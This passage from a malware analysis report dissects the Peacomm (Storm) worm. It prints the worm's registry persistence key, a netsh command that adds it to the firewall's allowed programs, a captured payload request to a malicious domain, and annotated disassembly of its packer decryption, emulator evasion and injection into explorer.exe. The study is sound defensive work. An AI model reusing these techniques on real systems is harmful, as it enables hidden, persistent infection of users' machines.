Resources in a file are valuable information one can get about the file. These resources are placed in the .rsrc section of the PE file as explained in the section 4.1. It can give us version information, icons and image files embed in the PE file. Often malicious files have embedded dlls and executable files in them. Resource hacker**,** a free tool, was used for this purpose. No resources were found. Since the file is packed, Resource hacker was unable to find the resource information from the file.

5.3.4 Extracting embedded resources

A custom tool was used which extracts dlls and exe files from the original file PeacommD, if present. No files were extracted again because it is packed.

5.3.5 Running and monitoring the actual threat in a controlled environment

A custom tool was used for this purpose. The tool is similar to the free tool “HijackThis” [23] by security company TrendMicro. It monitors all API calls, registry creations and modifications, creation and deletion of files and folders and processes and dlls utilization by the threat.

The observations were:

- It copies itself to msvupdater.exe in c:\windows directory.
- Creates a sub key to auto run on boot:

  HKEY_CURRENT_USER\Microsoft\Windows\CurrentVersion\Run\"msvupdate r" = "%Windir%\msvupdater.exe"
- Msvupdater.exe creates processes netsh.exe (to monitor and control machine from command prompt)
- Netsh.exe sets msvupdater.exe as an authorized application and changed firewall settings. The following command was used to do that.
  - netsh firewall set allowedprogram "C:\\WINDOWS\\msvupdater.exe\" enable
  - The following Registry entry was created:

    HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List\C:\WINDOWS\msvupdater.exe
- Uses common APIs to connect to the internet: wsaStartup(), Socket(), Bind().

  Using these APIs, it connects to massive number if peers creating different thread for each connection.

- Runs these commands to synchronize time:
    - WinExec “w32tm.exe /config /syncfromflags:manual /manualpeerlist:time.windows.com,time.nist.gov”
    - WinExec “w32tm.exe /config /update”
- Spreads by copying itself to local and remote drives by searching for .exe files in the folder. If a .exe file is present it copies itself to that folder
- Creates a key value for a unique ID of the node on a P2P network. Sets the key to 0x1F6F6DD0= $(527396304)_{10}$

  HKEY_LOCAL_MACHINE\Microsoft\Windows\ITStorage\Finders\ID
- Creates a file named msvupdater.config in %Windir%\ which contains information about the peers to connect to.

```
Lister - [c:\WINDOWS\msvupdater.config]
File  Edit  Options  Help
[config]
ID=527396304
[local]
uport=21003
[peers]
00000F2DEA50123D5F37587A4011BE0C=7BC66EDC45AD00
0100997A376D3F093020 2E06F04FE74A=7AA441891B6A00
0200FF2EAE2AE60AE04EBF79AE666C21=59223017 3FD200
030034E764D6A2CD9701C544F5BAE2A=7D19F271161800
0400DA65EE6F9338F61C0D1C7824D41A=8D9815A0306800
0500D466CB1B777F6C24927E452A2C79=BE26F009623700
06002655186BD25F5F013A7311598778=7AA2A0AC3FA700
0700A45D7F004A0B0913DD3CDC0F5A2A=76ACC9E51C8E00
```

Figure 9: Peer List File

The file contains the unique ID of the computer on the network. The registry entry for it was set as explained in the previous point. It contains the port number to use to connect to other peers and lastly the list of peers in the format:

<128 bit md4 hash>=<IP address><Port><2 byte flag>

It then creates multiple threads, each establishing a connection to a single peer. The list keeps on updating as more number of machines get infected.

5.3.6 Running the threat using a fake DNS server:

The DNS server was set to 127.0.0.1. Thus all the outbound requests are redirected it to the local host at. We set up a fake web-server at the local host to monitor its requests and serve any files it requests.

Observations:

1. Request caught: GET /getbackup.php HTTP/1.1


   Host name: cadeaux-avenue.cn (which is a malicious domain name)

2. Accesses host time.windows.com : for time synchronization.

5.4 White Boxing or Static analysis

White box analysis involves analysis of actual code. Since we have the executable file of the Trojan and not the source code, we have to reverse engineer it and analyze its assembly code.

From Black Box analysis we know that the file is packed. Viewing it in IDA-Pro:




```
.text:00412ABD ; at start eax is always 0 and any stack vars are -1
.text:00412ABD ;
.text:00412ABD
.text:00412ABD                 public start
.text:00412ABD start           proc near
.text:00412ABD
.text:00412ABD arg_18          = dword ptr  1Ch
.text:00412ABD
.text:00412ABD                 mov     ebp, [esp+1Ch]  ; ebp=ffffffff
.text:00412AC1                 sub     ebp, 78h        ; ebp=ffffff87
.text:00412AC4                 add     ebp, 19h        ; ebp=ffffffa0
.text:00412AC7
.text:00412AC7 div_loop1:                              ; CODE XREF: start+19↓j
.text:00412AC7                 sub     ebp, 104h
.text:00412ACD                 dec     eax
.text:00412ACE                 add     ebp, 0A0h
.text:00412AD4                 or      ebp, ebp
.text:00412AD6                 jnz     short div_loop1 ; loop: ffffffa0/(104-a0)
.text:00412AD8                 mov     edi, 2D1BC28h   ; eax contains the dividend in negative
.text:00412AD8                                         ; eax=FD70A3D8 = -28f5c28
.text:00412AD8                                         ; edi= 2d1bc28h
.text:00412ADD                 lea     ebx, [eax+edi]  ; ebx= 2d1bc28h - 28f5c28 = 426000
.text:00412AE0                 xchg    ebx, ecx
.text:00412AE2                 push    ecx
.text:00412AE3                 mov     esi, ecx        ; esi=426000
.text:00412AE3                                         ; esi is starting addr of mem to  be decrypted
.text:00412AE5                 shr     ecx, 1Fh
.text:00412AE8                 add     ecx, 0F9BD51EAh
.text:00412AEE                 add     ecx, 642AFF1h
.text:00412AF4
.text:00412AF4 decrypt:                                ; CODE XREF: start+5A↓j
.text:00412AF4                 mov     eax, [esi]
.text:00412AF6                 lea     esi, [esi+4]
.text:00412AF9                 mov     edx, eax
.text:00412AFB                 shr     eax, 1
.text:00412AFD                 shl     edx, 1Fh
.text:00412B00                 lea     eax, [edx+eax+1]
.text:00412B04                 or      ebx, 0FFFFFFFFh
.text:00412B07                 add     ebx, 0FFFFFFFDh
.text:00412B0A                 mov     [esi+ebx], eax
.text:00412B0D                 xor     dword ptr [esi-4], 965EC4h
.text:00412B14                 sub     ecx, 1
.text:00412B17                 jnz     short decrypt
.text:00412B19                 retn                    ; goes to 426000
.text:00412B19 start           endp ; sp = -4
```

Figure 10: Decryption Loop of the Packer

We have marked the assembly code with comments for better understanding. Most packers have their decryption loop at the entry point of the code. Here it starts at 0x412AF4. The instruction mov eax,[esi] at 0x412AF4 shows that register ESI contains the starting address of the encrypted code. To know what ESI contains we need to know the value of ECX at 0x412AE3. Since contents of EBX were exchanged with EBX at 0x412AE0 xchg ebx,ecx, we want to know contents of EBX. Now at the start of the code

EAX is 0 and any stack variables are FFFFFFFF. This is true for all NT based systems. Win9x systems have EAX set to entry point at the start of the code. So this file would not run on a Win9x system. There is a division loop just before the decryption loop, which gives the value 0x426000 to EBX at 0x412ADD. The value 0x426000 is passed to ESI at the start of the decryption loop. We can run the code in a debugger till the end of the decrypt loop and dump the memory starting from 0x426000 into a file. Since OllyDbg is good for debugging and IDA Pro is better for code analysis we use them for their respective purposes. Further, we need to load this additional .bin file, dumped using OllyDbg into IDA Pro where Peacomm file is already open. Fig:11 shows how to do that. We see, at 412B19, that the function returns to address 0x426000 which is the real start of the file.




Figure 11: Add a Binary File in IDA Pro

We set the loading segment as 0x4260 and offset as 0x0 since we want to load the binary file at 0x0042600 in the existing IDA file. Thus, we can see the decrypted instructions on those locations instead of the encrypted data, which is easy for analysis.

5.4.1 Emulation evading technique

Fig:12 shows the code at entry point of a Peacomm variant. We saw some simple techniques to trick the emulator and make it crash

```
---     ---
push    0               ; lpModuleName
call    ds:GetModuleHandleW
mov     [ebp-8], eax    ; eax contains handle to the file used to create
                        ; the calling process
                        ; since input is null, it will return the
                        ; handle to peacomm.D file
add     ebx, edi
dec     ebx
not     ecx
push    offset ProcName ; "sfdbee"
push    dword ptr [ebp-8] ; hModule
call    ds:GetProcAddress
mov     [ebp-4], eax    ; eax contains addr of the function sfbee
                        ; in peacomm.D file
inc     edx
neg     eax
jmp     dword ptr [ebp-4] ; jump to sfbee function
```

Figure 12: Crashing the Emulator

One can see the API calls to Windows functions, **GetModuleHandleV** and **GetProcAddress**. **GetModuleHandleV** returns the handle to the specified module [16]. We see a null being pushed just before the call. This means the module name parameter passed to the function GetModuleHandleV is null. According to MSDN, it should return its own handle. Thus register EAX will contain handle of the file itself.

GetProcAddress function returns the address of a function in a file if passed its name as a string. We see a string named **"sfdbee"** passed to the function. Thus, it will return the offset of that function in the file. On jump, it will go to the offset address.

Point to be noted here: only jump statement could have been used to go to the 'sfdbee' function. A 'jmp' statement is easily emulated by the emulators and a virus can then be analyzed easily. There are too many APIs for emulators to handle. Many APIs cannot be resolved by the emulators. Many current emulators cannot resolve GetProcAddress. Also, by using GetProcAddress function, it has to evaluate the offset of the function at runtime, which emulators cannot perform, thus evading analyses by emulators.

5.4.2 Decryption Loop

The purpose of the another piece of code which is in the “sfdbee” function is to XORs 32000 bytes(c80 bytes) from 0x00408000 with a 16 byte key at address: 0x00402018.

```
.text:00401090 less_than_3:                          ; CODE XREF: sfdbee+6B↑j
.text:00401090                 neg     eax           ;  2's compliment negation
.text:00401090                                       ;  if operand zero than CF=0 else CF=1
.text:00401092                 xor     eax, eax      ; eax=0
.text:00401094                 mov     ecx, [ebp+ctr_8] ; ecx has value of ctr_8
.text:00401097                 mov     eax, [ebp+var_10] ;  eax has 00408000
.text:0040109A                 lea     eax, [eax+ecx*4] ; eax points to every 4th byte from 408000
.text:0040109D                 mov     ecx, [ebp+ctr_4] ; ecx has the val of ctr_4
.text:004010A0                 mov     ecx, ds:dword_402018[ecx*4] ; ecx points to every 4th byte from 402018
.text:004010A7                 xor     [eax], ecx    ; xoring data at 408000 with data starting from 402018
.text:004010A9                 neg     ebx
.text:004010AB                 mov     esi, esp
.text:004010AD                 movsx   esi, al       ; esi increases by 4 each time, till ff
.text:004010B0                 neg     edx
.text:004010B2                 mov     ecx, edx
.text:004010B4                 lea     ebx, [edx]
.text:004010B6                 and     edx, esp      ; at this point ecx=edx=ebx
.text:004010B8                 cmp     ebx, ecx      ; ebx and ecx are always going to be the same
.text:004010BA                 dec     edi           ; edi started with ffffffaa and dec in every loop
.text:004010BB                 mov     edx, ebx
.text:004010BD                 inc     [ebp+ctr_8]   ; increment ctr_8 by 1
.text:004010C0                 mov     eax, [ebp+ctr_8] ; move counter:ctr_8 to eax
.text:004010C3                 inc     [ebp+ctr_4]   ; increment ctr_4 by 1
.text:004010C6                 cmp     eax, [ebp+ctr_limit_C] ; compare ctr_8 to counter limit ctr_c=c80
.text:004010C9                 jl      short loc_401061
```

Decryption Key

Decryption Function

Figure 13: Decryption Loop

At the start of the loop, values for some counters and temporary variables are as follows: ctr_8= 0, ctr_4= 0 and var_10= 0x408000. Thus, XOR is the function for decryption which is at 0x004010A7. ECX = 0x402018, which is where the decryption key is placed.

In every loop counters ctr_8, ctr_4 are incremented by 1 and multiplied by 4 while performing an XOR so that every 4 bytes of data are XORed each time. The loop continues till counter variable ctr_limit_C= 0xC80 which is 32000 bytes.

We have made some observations as to how different variants of Peacomm behave. These are some common observations.

5.4.3 Dynamic process calling

In Fig:14 below one can see many calls to **GetProcAddress** function. This function returns the handle to the function whose name is passed in ASCII as a parameter to it.

```
seg000:00402CB2                 push    offset Name     ; "SeDebugPrivilege"
seg000:00402CB7                 call    inc_previlidge  ; gets
seg000:00402CB7                                         ; previliges
seg000:00402CBC                 push    f424            ; lpString
seg000:00402CC2                 call    decode_strings  ; decodes strings
seg000:00402CC7                 pop     ecx
seg000:00402CC8                 pop     ecx
seg000:00402CC9                 push    Kernel32_dll    ; Kernel32.dll
seg000:00402CCF                 call    LoadLibraryA
seg000:00402CD5                 mov     edi, eax
seg000:00402CD7                 test    edi, edi
seg000:00402CD9                 mov     [ebp+h_kernel32], edi
seg000:00402CDC                 jz      clean_leave
seg000:00402CE2                 push    CreateToolhelp32Snapshot ; lpProcName:CreareToolHelp32Snapshot
seg000:00402CE2                                         ;
seg000:00402CE8                 mov     esi, GetProcAddress
seg000:00402CEE                 push    edi             ; edi = hModule = h_kernel32
seg000:00402CEF                 call    esi ; GetProcAddress ; CreareToolHelp32Snapshot:
seg000:00402CEF                                         ; takes snapshot of the specified process, heaps,
seg000:00402CEF                                         ; modules and threads
seg000:00402CEF                                         ; eax = handle to CreateToolHelp32Snapshot
seg000:00402CF1                 push    Process32First  ; lpProcName
seg000:00402CF7                 mov     ebx, eax        ; ebx = eax = h_CreateToolHelp32Snapshot
seg000:00402CF9                 push    edi             ; edi = hModule = h_kernel32
seg000:00402CFA                 call    esi ; GetProcAddress ; Process32First
seg000:00402CFA                                         ; eax = h_Process32First
seg000:00402CFC                 push    Process32Next   ; lpProcName
seg000:00402D02                 mov     [ebp+h_Process32First], eax
seg000:00402D05                 push    edi             ; edi = hModule = h_kernel32
seg000:00402D06                 call    esi ; GetProcAddress ; Process32Next
seg000:00402D06                                         ; eax=h_Process32Next
seg000:00402D08                 push    OpenProcess     ; lpProcName
seg000:00402D0E                 mov     [ebp+h_Process32Next_and_virtualAllocEx], eax
seg000:00402D11                 push    edi             ; edi = hModule = h_kernel32
seg000:00402D12                 call    esi ; GetProcAddress ; OpenProcess
seg000:00402D12                                         ; eax= h_OpenProcess
seg000:00402D14                 push    0               ; th32ProcessID = 0 ie current process
seg000:00402D16                 push    TH32CS_SNAPALL  ; includes all process, threads, heaps and modules
seg000:00402D18                 mov     [ebp+h_OpenProcess_and_baseAddrVirtualMem], eax
seg000:00402D1B                 call    ebx             ; calling CreateToolhelp32Snapshot
seg000:00402D1B                                         ; eax = handle to the snapshot
seg000:00402D1D                 cmp     eax, 0FFFFFFFFh ; checking if err
seg000:00402D20                 mov     [ebp+h_snapshot_thisFileProcess_and_zwwritevirtual], eax
seg000:00402D23                 jz      clean_leave     ; if err clean and leave
seg000:00402D29                 cmp     explorer_exe, 0
seg000:00402D30                 jz      short loc_402DA7
seg000:00402D32                 mov     dword ptr [ebp-4], offset explorer_exe
```

Figure 14: Dynamic Calling of Processes (Making Static Analysis Difficult)

We can see a call at 0x402CC2 to a function which we named as **decode_strings**, since after returning from that function all the encrypted strings in the code can be seen in clear text. We ran this piece of code in OllyDbg to confirm this. There is a certain memory range in the code where all the strings used in the file are kept encrypted so that, once decrypted, they are used as parameters to the function GetProcAddress. In Fig:13 , the circled strings are the decrypted strings.

The process **CreateToolHelp32Snapshot** at 0x402CE2, takes a snapshot of the specified process and heaps, modules and threads used by this process [17]. The code proceeds to calls the functions Process32First, Process32Next and OpenProcess and at address 0x402D29 we have a decrypted string “explorer.exe”. **Process32First** gives the information about the first process encountered in system snapshot [18]. **Process32Next** retrieves the information about the next process in the system snapshot [19]. **OpenProcess** opens a local process object for the specified process Id with desired privileges [20]. This indicates the program is trying to search the process “explorer.exe” in the snapshot and inject malicious code into its memory range as we have explained in the following sections.

5.4.4 Finding a legitimate process to inject




Figure 15: Finding the Process: explorer.exe

The Fig:15 shows the loop to find the process: explorer.exe in the snapshot taken by the Trojan. At address 0x402D5E, Process32Next is called. It gets the next process in the snapshot of the process taken earlier. Next piece of code shown runs a loop to check if the next process is explorer.exe. When it finds explorer.exe, it gets its handle and opens its object.

5.4.5 Allocating Virtual Memory

```
seg000:00402DAA got_explorer_handle:                     ; CODE XREF: start+FF↑j
seg000:00402DAA                 push    off_40507C      ; lpProcName = "closeHandle"
seg000:00402DB0                 push    edi             ; hModule = kernel32.dll.7c800000
seg000:00402DB1                 call    esi ; GetProcAddress ; close handle
seg000:00402DB1                                         ; eax= h_closeHandle
seg000:00402DB3                 push    [ebp+h_snapshot_thisFileProcess_and_zwwritevirtual]
seg000:00402DB6                 mov     [ebp+h_closeHandle], eax
seg000:00402DBC                 call    eax             ; closing the snapshot
seg000:00402DBC                                         ; eax= non zero val if success
seg000:00402DBE                 test    ebx, ebx        ; checking if explorer process is live
seg000:00402DC0                 jz      clean_leave     ; if no explorer process then leave
seg000:00402DC6                 push    GetModuleFileNameA ; lpProcName
seg000:00402DCC                 and     [ebp+var_3BE], 0
seg000:00402DD3                 and     [ebp+var_21C], 0
seg000:00402DDA                 mov     [ebp+var_5E0], 1
seg000:00402DE4                 push    edi             ; hModule =kernel32.dll.7c800000
seg000:00402DE5                 call    esi ; GetProcAddress ; eax = h_GetModuleFileName
seg000:00402DE7                 lea     ecx, [ebp+lp_Filename] ; ecx contains the address to the filename of the module
seg000:00402DED                 push    104h            ; size of the buffer
seg000:00402DF2                 push    ecx
seg000:00402DF3                 push    0
seg000:00402DF5                 call    eax             ; out var ecx=ntdll.7c91056d
seg000:00402DF5                                         ; eax=20
seg000:00402DF7                 push    ntdll_dll       ; lpLibFileName
seg000:00402DFD                 call    LoadLibraryA    ; loads module in the addr space of calling fn
seg000:00402DFD                                         ; eax = returnd handle to ntdll.dll
seg000:00402E03                 test    eax, eax        ; if no handle then exit
seg000:00402E05                 jz      clean_leave
seg000:00402E0B                 push    ZwWriteVirtualMemory ; lpProcName
seg000:00402E11                 push    eax             ; hModule
seg000:00402E12                 call    esi ; GetProcAddress ; eax=h_zwwritevirtualmemory
seg000:00402E14                 test    eax, eax
seg000:00402E16                 mov     [ebp+h_snapshot_thisFileProcess_and_zwwritevirtual], eax
seg000:00402E19                 jz      clean_leave
seg000:00402E1F                 push    virtualAlloc    ; lpProcName
seg000:00402E25                 push    edi             ; hModule
seg000:00402E26                 call    esi ; GetProcAddress ; eax=h_VirtualAlloc
seg000:00402E28                 mov     [ebp+h_Process32Next_and_virtualAllocEx], eax
seg000:00402E2B                 mov     [ebp+explorer.exe], offset f424
seg000:00402E32                 mov     edi, 1000h
seg000:00402E37
```

Figure 16: Allocation of Memory in Virtual Address Space

After getting the handle and creating an object for the process explorer.exe, it writes its malicious code in the virtual memory space of explorer.exe. **ZWriteVirtualMemory** function writes the memory and **VirtualAlloc** function allocates it and returns a handle to the memory allocated. From this point debugger will have no control over the code since the process will run in an external module which is not part of this process.

It is important to note, why this activity was not registered while black-boxing. The reason is: the worm allocated its memory to an already running legitimate process. Most scanners only hook API calls of new processes created while executing a threat and not the processes already running. The worm writer has intentionally injected its code into a legitimate process to avoid detection.

5.4.6 Analyzing injected code

There is a way to analyze injected code too. We have the handle to the Allocated space in the Virtual memory, and we also know the process name to which the code is injected.

1) We can open another instance of OllyDbg and do File→Attach. This would give us the list of current processes running. Choose explorer.exe from the list. In the mean time, we can let the earlier instance of OllyDbg with Peacomm run and let it execute the process explorer.exe. In the OllyDbg instance, where explorer.exe is running, we can put a breakpoint at the starting address of the virtual address of the allocated space. Thus we get the starting point of the injected code in the virtual memory so we can analyze it further.
2) Another method used, was to capture memory ranges of all the threads and processes running for explorer.exe. This was done by a custom built tool. This tool accepts a running process name as its input. It then gathers information of all the processes calling that running process along with the information of its memory ranges and access rights assigned to those ranges. When explorer.exe was given as an input to the tool, we had the list of processes accessing it. From the list it was easy to pick up the memory ranges which were being accessed by Peacomm. We dumped those memory ranges using a memory dump tool.

5.4.7 Other tricks used

1) Some variants of Peacomm terminated their process quickly so that the memory dump of it could not be taken. There are tools available which can run a threat in a recursive loop, so that they can be in the memory and their dump can be taken easily.

2) Most worms connect to some shady URL to download their payload. A DNS hooking tool was used on port 80 to divert its request to 127.0.0.1 which is the local host, to capture its request and to run it in a safe environment.

   Some variants also use IP addresses instead of URLs, to bypass the DNS server. Since DNS only hooks all URL requests made and returns its IP address. In this case Microsoft loop-back adapter was installed. It creates a virtual network adaptor and loops any calls to the IP addresses to local host [21].


6 Detection and Attacking strategies

6.1 Index poisoning attack

This form of attack is an attack on the P2P system rather than the bot itself. It works in the following way:

- We generate hash of the keyword to be searched (known keyword used by bots).
- Then generate a random identifier not related to any file.
- Publish <key, value> pair where key = hash value of keyword, value = random id.
- Now, when there is a request which corresponds to that keyword, it is routed to the random id which does not exist and hence malicious content is not downloaded by the host sending the query.
